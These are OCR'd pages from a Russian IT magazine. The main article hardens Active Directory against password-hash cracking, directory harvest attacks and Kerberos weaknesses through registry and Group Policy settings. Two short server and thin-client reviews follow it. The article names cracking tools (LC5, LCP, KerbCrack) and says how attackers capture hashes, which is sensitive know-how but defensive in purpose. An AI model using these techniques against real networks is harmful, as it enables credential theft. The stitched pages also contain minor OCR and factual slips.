Active Directory: распространенные виды атак и защита от них


Служба каталогов Active Directory обладает многими преимуществами. Это и централизованное управление учетными записями и доступом к ресурсам, и групповые политики, позволяющие развертывать ПО на множестве компьютеров и более гибко производить настройки, аудит объектов и многое другое. Инфраструктура AD — ключевой элемент сетей, построенных на базе Windows. К ее защите следует приложить максимум усилий.

Контроллеры домена содержат все необходимые данные, используемые для аутентификации в домене. В случае их отказа работать не сможет ни один из пользователей. Компрометация учетных данных имеет не менее пагубные последствия: пользователь, обладающий определенными правами, может нанести серьезный вред системе или получить доступ к конфиденциальной информации. Именно поэтому их защите, сохранности и целостности необходимо уделять повышенное внимание. Рекомендуется планировать все мероприятия с самых первых шагов — начиная от физической безопасности сервера, ограничения к нему доступа, определения задач для администраторов и заканчивая планом резервного копирования и восстановления работоспособности контроллера домена или отдельных учетных записей, удаленных случайно или умышленно. Придется разобрать достаточно много вопросов и произвести не один десяток настроек для того, чтобы служба каталогов и контроллер домена были в безопасности. Каких именно? Читай дальше.

ПОДБОР ХЭШ-ФУНКЦИИ ПАРОЛЯ В сегодняшних сетях зачастую можно встретить работу нескольких поколений Windows, и администратору в целях совместимости приходится принудительно активировать системные параметры, обозначенные как «не рекомендуемые». Многие дыры живут в Windows еще со времен 95/NT, благополучно перекочевывая из релиза в релиз, и все для того, чтобы системы мирно сосуществовали друг с другом (плюс, чтобы начинающий админ мог поднять сеть за несколько кликов мышки). Хотя нужно признать, что в новых системах, чтобы вернуть совместимость (а значит, получить в подарок весь груз уязвимостей), необходимо выполнить некоторые действия, осознавая, к каким неприятностям это может привести.

Протоколом сетевой аутентификации в NT является NTLM (NT LAN Manager; чуть позже его стали называть NTLMv1). Он изначально поддерживается в сетях Windows 2k/XP/2k3, а после активации соответствующей политики — и в более новых системах. Основой NTLM послужил архаичный протокол аутентификации Microsoft LAN Manager, с которым сохранена совместимость. В итоге, введенный пользователем пароль хранится в двух хэшах — LM и NT. При этом NT-хэш является, по сути, MD4-хэшем пароля, поддерживает все символы Unicode и длину пароля вплоть до 256 символов. С LM, которому уже более 20 лет, ситуация куда прозаичнее. У него два больших недостатка. Первый — пароль разбивается на две части, каждая по 7 символов, которые и шифруются по отдельности (максимальная длина пароля равна 14 символов). Если символов в пароле меньше, оставшееся место дополняется нулями. Нужно ли говорить, что намного легче подобрать 2 хэша по 7 знаков, чем один на 14? Тем более, угадав часть пароля, нередко можно сделать вывод по остальным символам. Второй недостаток — LM-хэш регистронезависим, так как все символы перед шифрованием приводятся к верхнему регистру. То есть, password и PASSWORD для LM — один и тот же пароль. Это еще больше упрощает подбор. При аутентификации вместо самих хэшей передаются хэши хэшей, и что самое интересное, по умолчанию при ответе по сети передаются оба варианта (LM и NT). Программы перебора паролей используют те же алгоритмы, что и ОС, хэшируя комбинацию и отправляя ее серверу. Теоретически, процесс полного перебора (брутфорса) может занимать довольно много времени, но если система будет использовать LM-хэш, задача становится тривиальной.

Некоторые клиентские программы могут без участия пользователя произвести NTLM-аутентификацию при условии, что ее поддерживает сервер. Поэтому хэш можно получить даже при помощи telnet, просто подключившись к нужному порту. Программы, позволяющие подобрать пароли, имеются в свободном доступе — John the Ripper (www.openwall.com/john), LCP (www.lcpsoft.com/russian) и L0phtCrack LC5. Последнюю в открытом доступе найти нельзя; после приобретения Astake компанией Symantec она исчезла с сайта, но достаточно ввести в гугле «LC5 download», и ты найдешь нужный файл. Например, LCP может сама захватывать передаваемые по сети пакеты, или импортировать учетные записи с локального и удаленного компьютера, выполнять импорт




файлов SAM, Sniff и созданных другими утилитами (LC, LCS и PwDump). Реализовано три типа атак для подбора паролей по хэшам: атака по словарю, гибридная атака по словарю и brute force.
Именно по этим причинам на смену протоколу сетевой аутентификации NTLMv1 пришел NTLMv2. Новая реализация во многом похожа на своего предшественника, но хэш образует более устойчивый к взлому алгоритм HMAC-MD5, а при запросе используется 128-разрядный ключ. Чтобы сделать невозможными некоторые атаки, где проигрываются ранее записанные учетные данные, в NTLMv2 введена метка времени. В доменной среде NTLMv2 применяется вместо Kerberos в ситуациях: аутентификация по IP-адресу, в рабочей группе, если клиент не принадлежит домену или текущему лесу (в том случае если не установлено доверительное отношение), и при невозможности использования Kerberos (например, блокировка firewall). Есть еще варианты, но о них чуть дальше.
Запретить хранение LM-хэшей в Windows 2k/XP/2k3 довольно просто: для этого необходимо добавить в реестр параметр NoLMHash типа DWORD в раздел HKLM\SYSTEM\CurrentControlSet\Control\Lsa со значением 1 (подробнее о запрещении хранения LM-хэшей можно прочитать в статье KB299656). Кстати, если длина пароля более 15 символов, то сохраненный LM-хэш нельзя использовать для аутентификации, а значит, он непригоден и для взлома.
Параметр типа DWORD LMCompatibilityLevel в этом же разделе позволяет разрешить LM-аутентификацию только по запросу сервера или вообще запретить. Здесь указывается одно из 6 значений:


```
0 (по умолчанию) — использовать LM- и NT-ответы, NTLMv2 отключен
1 — использовать при необходимости NTLMv2
2 — только NT-ответ
3 — только NTLMv2
4 — отказывать контроллеру домена в LM-аутентификации
5 — отказывать контроллеру домена в LM- и NT-аутентификации, только NTLMv2
```

В доменной среде проще воспользоваться возможностями групповой политики (Group Policy Object), выбрав в редакторе GPO пункт «Параметры безопасности» по маршруту «Конфигурация компьютера → Конфигурация Windows → Параметры безопасности → Локальные политики» и активировав политику «Network security: Do not store LAN Manager hash value on next password change» (не хранить хэш-значения LAN Manager при следующей смене пароля). Начиная с Vista, она действует по умолчанию. Политика «Network Security: LAN Manager authentication level» определяет настройки NTLM; установив ее в «NTLM2 responses only», можно запретить использование LM и NTLMv1.
В Vista и выше LM-хэши и NTLMv1 также поддерживаются, параметр LmCompatibilityLevel установлен в 3, — то есть, по умолчанию для недоменной аутентификации используется NTLMv2. Использование NTLM в доменной среде определяет политика «Network Security: Restrict NTLM: NTLM authentication for this domain». По умолчанию в Win2k8R2 она не установлена. Если в сети нет клиентов с устаревшими системами, ее можно переключить в «Deny all», полностью запретив использование этого протокола. Как вариант, при помощи этого параметра можно запретить NTLM при доступе к серверу домена или учетной записи.


ЗАЩИТА УЧЕТНЫХ ЗАПИСЕЙ Теперь, когда ты все знаешь об особенностях аутентификации пользователя в AD, разберем, как можно усложнить жизнь потенциальному взломщику. Некоторые советы тебе, возможно, покажутся банальными, но опыт показывает, что при-



ПРОГРАММЫ ВРОДЕ LC5 ПОЗВОЛЯЮТ ВОССТАНОВИТЬ ПАРОЛЬ ПО ПЕРЕХВАЧЕННОМУ LM/NT-ХЭШУ



В WIN2K8 GPO ПО УМОЛЧАНИЮ ЗАПРЕЩАЕТ ХРАНЕНИЕ LM-ХЭШЕЙ



В ЦЕЛЯХ БЕЗОПАСНОСТИ МОЖНО ОТКЛЮЧИТЬ УЧЕТНУЮ ЗАПИСЬ АДМИНИСТРАТОРА

держиваются их далеко не все. В первую очередь следует изменить установленный по умолчанию логин администратора домена: «Конфигурация компьютера → Параметры Windows → Параметры безопасности → Локальные политики → Параметры безопасности → Учетные записи: Переименование учетной записи администратора» или во вкладке «Active Directory → Пользователи и компьютеры». То же самое проделываем и с гостевой учетной записью (если таковая используется, по умолчанию она отключена). После этого не забываем отслеживать попытки использования этих логинов в программах аудита и, обнаружив неладное, бьем тревогу. Нападающему в этом случае придется пройти полный путь, то есть — подбирать и логин, и пароль. Кроме того, у админа появится больше информации для блокировки таких попыток. Пароль должен быть достаточно сложным, сочетать в себе буквы (в разных регистрах), цифры, а также спецсимволы.

Часто нападающий при поиске объекта для атаки ориентируется на описание учетной записи. Поэтому следует удалить или изменить описание админских учеток, чтобы усложнить ему поиск. Взамен — создаем несколько ложных учетных записей с описанием «Администратор», но без каких-либо прав и контролируем попытки доступа к ним. Кардинальным решением является отключение учетной записи администратора. Это можно сделать при помощи GPO-политики «Учетные записи: Состояние учетной записи администратора»; тем более что она автоматически включается при запуске системы в безопасном режиме. Учитывая важность учетной записи администратора, ее нужно использовать только при первоначальных настройках. Хорошим вариантом будет создание двух дополнительных учеток: для выполнения задач администрирования и для повседневной работы (веб-серфинг, почта, аська, ведение документации и т.д.)

По умолчанию в гостевом аккаунте пароль не используется — это также может стать проблемой. Поэтому обязательно устанавливаем его. Все, кому будет нужен гостевой вход, смогут получить эту информацию у админа.

Часто почтовый адрес пользователя совпадает с его логином — и может быть использован при попытке взлома. Злоумышленнику собрать базу таких логинов очень просто. Достаточно произвести DHA-атаку (Directory Harvest Attack) при помощи специальной программы, генерирующей набор e-mail адресов и отправляющей на них проверочные сообщения. Если SMTP-сервер подтверждает прием сообщения для такого адреса (250 Recipient OK), то он считается действующим. Многие почтовые серверы имеют функции, обеспечивающие защиту от DNA-атаки. Например, в Exchange Server есть параметр «SMTP Tarpitting» для установки случайного времени задержки при ответе на команду RCPT TO во время SMTP-запроса. Это затрудняет сбор действующих адресов с домена.

ПРОБЛЕМЫ KERBEROS Несмотря на то, что на сегодня Kerberos признан самый безопасным механизмом аутентификации, его реализации далеко не безгрешны. Так, версия Kerberos в Win2k позволяла устроить UDP-шторм в сети, поскольку сервер отвечал на любые UDP-пакеты, направленные в 464 порт (Kerberos). Кроме этого, возможно было вызвать переполнение стека при некоторых запросах. Чтобы системы от Win2k3 и ниже для пересылки пакетов Kerberos вместо UDP использовали TCP, следует установить параметр реестра MaxPacketSize в значение 1 (DWORD). Он находится в разделе HKLM\System\CurrentControlSet\Control\Lsa\Kerberos\Parameters.

Еще одна проблема связана с тем, что если пользователь является членом нескольких групп, или атрибут sidHistory, показывающий миграцию пользователя в домене, имеет большой размер, то билет (Ticket Granting Ticket, TGT) может превысить установленный по умолчанию лимит в 12000 бит. Попытка аутентификации при помощи Kerberos

HTTP://WWW


links

- Статья «NTLM's time has passed» на blogs.technet.com/authentication.
- Программа John the Ripper — www.openwall.com/john.
- Программа LCP — www.lcpsoft.com/russian.
- Веб-интерфейс к AD, написанный на PHP: phpadview.web.envionsoftware.com.




info


Многие дыры живут в Windows еще со времен 95/NT, благополучно перекочевывая из релиза в релиз, и все для того, чтобы системы мирно сосуществовали друг с другом.



В НАСТРОЙКАХ УЧЕТНОЙ ЗАПИСИ МОЖНО УСТАНОВИТЬ АЛГОРИТМЫ ШИФРОВАНИЯ KERBEROS




GPO ПОЗВОЛЯЕТ УПРАВЛЯТЬ ИСПОЛЬЗОВАНИЕМ LM/NT-ХЭШЕЙ В ДОМЕНЕ



ПЕРЕИМЕНОВАВ УЧЕТНУЮ ЗАПИСЬ АДМИНА, ТЫ УСЛОЖНИШЬ ЖИЗНЬ ВЗЛОМЩИКУ

закончится неудачей, и вместо него будет задействован NTLM. Причем, последняя ошибка характерна не только для Win2k3 и предыдущих версий, как это описано на странице support.microsoft.com/kb/327825, но появляется при некоторых условиях и в Win2k8. Недостаточный и фиксированный размер билета дает возможность проведения DOS-атаки, результатом которой является отказ в регистрации пользователя с учетными правами администратора. Правда, для такой атаки необходимо иметь права по управлению группами.
Чтобы избежать подобной ситуации, увеличь размер токена, установив максимальное значение 65535 для параметра реестра MaxTokenSize (REG_DWORD), или используй формулу для расчета, описанную в бюллетене KB327825. Также следует удалить sidHistory, чтобы освободить место в билете. Это можно проделать при помощи VBS скрипта, взятого с support.microsoft.com/kb/295758.
В Kerberos версии 5.0, на основе которого построен Kerberos в Windows от 2k, для получения билета используется механизм предварительной аутентификации (pre-authentication). В ходе него клиент отсылает на сервер: логин, домен и отметку времени, зашифрованные посредством секретного ключа, который создан на основе пароля. Знание метки времени позволяет программе KerbCrack (Kerberos Password Crack, ntsecurity.nu/toolbox/kerbcrack) расшифровать данные для входа. Сам KerbCrack может запускаться во всех ОС Windows на ядре NT, включая Vista, и состоит из двух программ: снифера и расшифровщика. В реализациях Kerberos до Win2k3 включительно для шифрования используются алгоритмы CPC-32, MD4, MD5 и DES. Начиная с Vista, в этом списке появился более надежный AES 128/256. Это сделало применение KerbCrack неэффективным. Если для аутентификации применяются смарт-карты, то в сеансе предварительной аутентификации для шифрования используется закрытый ключ пользователя. Поэтому, чтобы избежать перехвата, такой метод регистрации предпочтителен. Как вариант, можно зашифровать трафик при помощи VPN, например, IPsec. И, наконец, использовав политику «Network Security: Configure encryption types allowed for Kerberos», можно жестко установить используемые Kerberos алгоритмы шифрования и запретить устаревший DES.
Следует добавить, что в Win2k8 появился новый параметр «Allow Cryptography algorithms compatible with Windows NT 4.0». По умолчанию он не установлен — «Not Configured», а значит, все клиенты, не поддерживающие новые и более защищенные алгоритмы, не смогут подсоединиться к домену. Если при подключении к Win2k8-домену появляются ошибки, описанные в KB942564 (go.microsoft.com/fwlink/?Linkid=104751), то включи этот параметр. Правда, цена такого шага — снижение безопасности. В крайнем случае, в Win2k8 в свойствах отдельной учетной записи, во вкладке Account, можно разрешить использование DES/AES и отключить предварительную аутентификацию. Здесь же находится параметр «Smart Card Is Required for Interactive Logon», установка которого требует использования смарт-карты при входе. По умолчанию эта политика отключена.

ЗАКЛЮЧЕНИЕ Атаки, позволяющие перехватить и расшифровать пароль, в новых версиях системы практически сведены на нет. Только в том случае, когда в сети присутствуют клиенты, работающие под управлением старых версий Windows или других ОС, не поддерживающих новые параметры протокола, существует вероятность перехвата пароля.




info

• По умолчанию в системах от Vista и выше для недоменной аутентификации используется NTLMv2.

• Чтобы NTLMv2 могли использовать клиенты Win98, на них следует установить специальный Directory Service Client.

• При правильных настройках и постоянном аудите происходящих событий риск нарушения работоспособности AD можно свести к минимуму.



NATHAN BINKERT
/ NAT@SYNACK.RU /

Пятое перерождение ProLiant

ProLiant DL180 G5: недорогой стоечный 2U-сервер от HP



Технические характеристики HP ProLiant DL180 G5

> Процессор (один из):
Intel Xeon L5410-L5420 (2,33-2,50 ГГц, 1333 МГц FSB, 12 Мб L2, 50 Вт)
Intel Xeon E5405-E5450 (2,00-3,00 ГГц, 1333 МГц FSB, 12 Мб L2, 80 Вт)
Intel Xeon E5205 (1,86 ГГц, 1066 МГц FSB, 6 Мб L2, 65 Вт)

> Чипсет:
Intel 5100

> Память:
1 Гб PC2-5300 DIMM (DDR2-667), максимально 16 Гб (всего 6 слотов DIMM)

> Жесткие диски:
До 12 дисков LFF SAS 15K rpm 1 Тб и 300/147/72 Гб
До 12 дисков LFF SATA 7,2K rpm 1 Тб и 750/500/250/160 Гб

> Поддержка RAID:
Встроенный SATA RAID контроллер с поддержкой RAID 0,1

> Сетевой интерфейс:
Гигабитный сетевой контроллер NC105i PCI-E (встроенный) с поддержкой WOL и PXE

> Питание:
750 Вт — стандартная комплектация (поддерживается «горячая» замена и автопереключение); 1200 Вт — высокоэффективный блок питания 12 В перем/тока (с горячей заменой, автопереключение; дополнительно); 750 Вт — блок питания (резервный, с «горячей» заменой, автопереключение; дополнительно); 1200 Вт — высокоэффективный блок питания (резервный, с «горячей» заменой, автопереключение) CSCI 2007/2008 (дополнительно)

> Расширение:
1 слот PCI-E x8
2 слота PCI-E x4

> Внешние порты ввода-вывода:
1 порт RJ-45 (Ethernet) (плюс 1 дополнительный для дистанционного управления HP ProLiant Lights Out 100c)
1 последовательный порт
2 PS/2 для подключения мыши и клавиатуры
1 выход VGA
7 портов USB (2 спереди, 4 сзади и 1 внутри)

> Функции управления:
Опциональный модуль HP PL100G5 Lights-Out 100c

> Другое:
Оптический DVD-ROM привод или DVD-RW привод HP Slim
Графический адаптер 32 Мб (поддерживаемое разрешение 1600x1200x16M)

> Исполнение:
Стойка 2U (44,80 x 69,88 x 8,75 см)
Вес: 13,06 кг

> Гарантийное обслуживание:
Гарантия сроком 1 год на комплектующие,

Серверы ProLiant от компании HP в представлении не нуждаются. Надежность, качество и доступность сделали серверы этого модельного ряда №1 в России. Сегодня мы ознакомимся с одним из них — HP ProLiant DL180 G5.

Сервер предназначен для применения в сфере малого и среднего бизнеса и может выполнять широкий спектр задач, от поддержки веб-сервера или компонентов поисковой системы до выполнения функций узла в распределенной вычислительной сети. Привлекательная цена, безупречная конструкция с высокой плотностью (2U) для разных вариантов монтажа в стойке, высокая производительность и поддержка до 12 жестких дисков (суммарной емкостью 9 Гб) обеспечивают DL180 G5 одно из первых мест среди кандидатов для решения задач, связанных с обработкой и хранением больших объемов информации.

Конфигурация сервера очень гибка. В список поддерживаемых процессоров входят 7 моделей 4-ядерных Intel Xeon линейки 5400 и один 2-ядерный Intel Xeon линейки 5200. Объем памяти варьируется от 1 до 16 гигабайт DDR2-667. Среди доступных слотов расширения: один низкопрофильный слот PCI-E x8 и два полноразмерных слота PCI-E x4.

Сервер поставляется в трех вариантах, отличающихся встроенным RAID-контроллером. Вариант с интегрированным в южный мост контроллером HP Embedded SATA RAID позволяет подключать до 4 жестких дисков SATA с возможностью объединения в RAID-массив уровней 0 и 1, без функции «горячей замены». Второй вариант оснащен контроллером Smart Array E200 и позволяет подключать до 8 жестких дисков SATA/SAS с функцией «горячей замены». Третий вариант — контроллер P400 Smart Array, 12 дисков SATA/SAS с функцией «горячей замены».

Опционально на сервер может быть установлен модуль управления HP PL100G5 Lights-Out 100c, обеспечивающий такие независимые от ОС функции удаленного управления, как виртуальное управление питанием, доступ к журналу событий, сведения о работоспособности системы, виртуальные носители для удаленного обновления сервера, виртуализация KVM и др. И все это — в соответствии с IPMI 2.0, SMASH-CLP и возможностью доступа через браузер или telnet.

Официально поддерживаемые операционные системы: Microsoft Windows Server 2003 R2/2008, Red Hat Enterprise Linux, SUSE Linux Enterprise Server, Sun Solaris. Рекомендуемая производителем цена: 44190 рублей.



NATHAN BINKERT
/ NAT@SYNACK.RU /

Экономим по-тихому

Depo Sky 220: абсолютно бесшумный тонкий клиент



Технические характеристики Depo Sky 220

> Процессор:
VIA C7 Eden 1 ГГц, безвентиляторный, nanoBGA2

> Чипсет:
VIA CN700

> Память:
512 Мб DDR2-667, максимальный объем 2 Гб

> Видео:
VIA UniChrome Pro 64 Мб (в составе чипсета)

> Питание:
Блок питания на 65 Вт

> Внешние порты ввода-вывода:
1 выход VGA
4 аудио-выхода (2 на передней панели)
2 порта PS/2
1 порт LAN (10/100 Мбит/сек)
4 порта USB (2 на передней панели)
1 порт COM
1 параллельный порт

> Особенности:
Полностью пассивное охлаждение
Минимальное энергопотребление
Полное отсутствие механически подвижных компонентов

> Исполнение:
Миниатюрный корпус (290x180x68 мм)

> Гарантия:
Срок гарантии составляет 1 или 2 года

«Доступный, компактный, производительный» — лозунг, который как нельзя лучше описывает тонкий клиент Sky 220 производства отечественной компании Depo Computers. Надежная и производительная платформа, которая одинаково хорошо подойдет для создания терминалов в интернет-кафе, компьютерных классах и офисах, обойдется потенциальным покупателям в скромные 4754 рубля.

Внутри небольшого черного корпуса скрыта материнская плата mini-ITX, построенная на базе чипсета CN700 от компании VIA и нетребовательного к энергии процессора C7 Eden 1 ГГц того же производителя. По умолчанию платформа оснащена 512 Мб DDR2-667 оперативной памяти, объем которой можно при необходимости увеличить до совершенно фантастических для тонкого клиента 2 Гб.

За вывод графики на монитор отвечает интегрированный в чипсет видеоадаптер VIA UniChrome Pro с 64 Мб видеопамяти. Он способен выжать разрешение до 2048x1536 при 32-битном цвете, обеспечивает ускорение для 2D- и 3D-приложений при достаточно высокой частоте смены кадров, аппаратно декодирует видео MPEG-4, сглаживает и поворачивает изображение.

На корпусе расположено четыре аудио-выхода, к которым можно подключить 8-канальную акустическую систему. За вывод звука отвечает высококачественный кодек VIA Vinyl High Definition Audio. Южный мост VIA VT8237A поддерживает подключение SATA-устройств и даже создание V-RAID массивов (чем, однако, воспользоваться не удастся, поскольку производитель предлагает предустановку только одного IDE Flash диска емкостью 256 или 1024 Мб).

Особого внимания заслуживают уровни шумовыделения и энергопотребления платформы. В корпусе нет ни одного подвижного элемента. Энергосберегающий процессор оснащен пассивной системой охлаждения, которой вполне достаточно для поддержания температуры на приемлемом уровне. Элементы блока питания низкой мощности даже не нагреваются, а вместо жестких дисков используются Flash-накопители. Все это обеспечивает не только абсолютную бесшумность платформы, но и весьма скромный уровень энергопотребления (производитель заявляет о цифрах порядка 5-15 Вт).

Модель Sky 220 поставляется без операционной системы и какой-либо дополнительной периферии. Срок гарантии составляет 1 или 2 года, на выбор покупателя (во втором случае стоимость увеличивается всего на 98 рублей).

ЕВГЕНИЙ ЗОБНИН
/ J1M@SYNACK.RU /

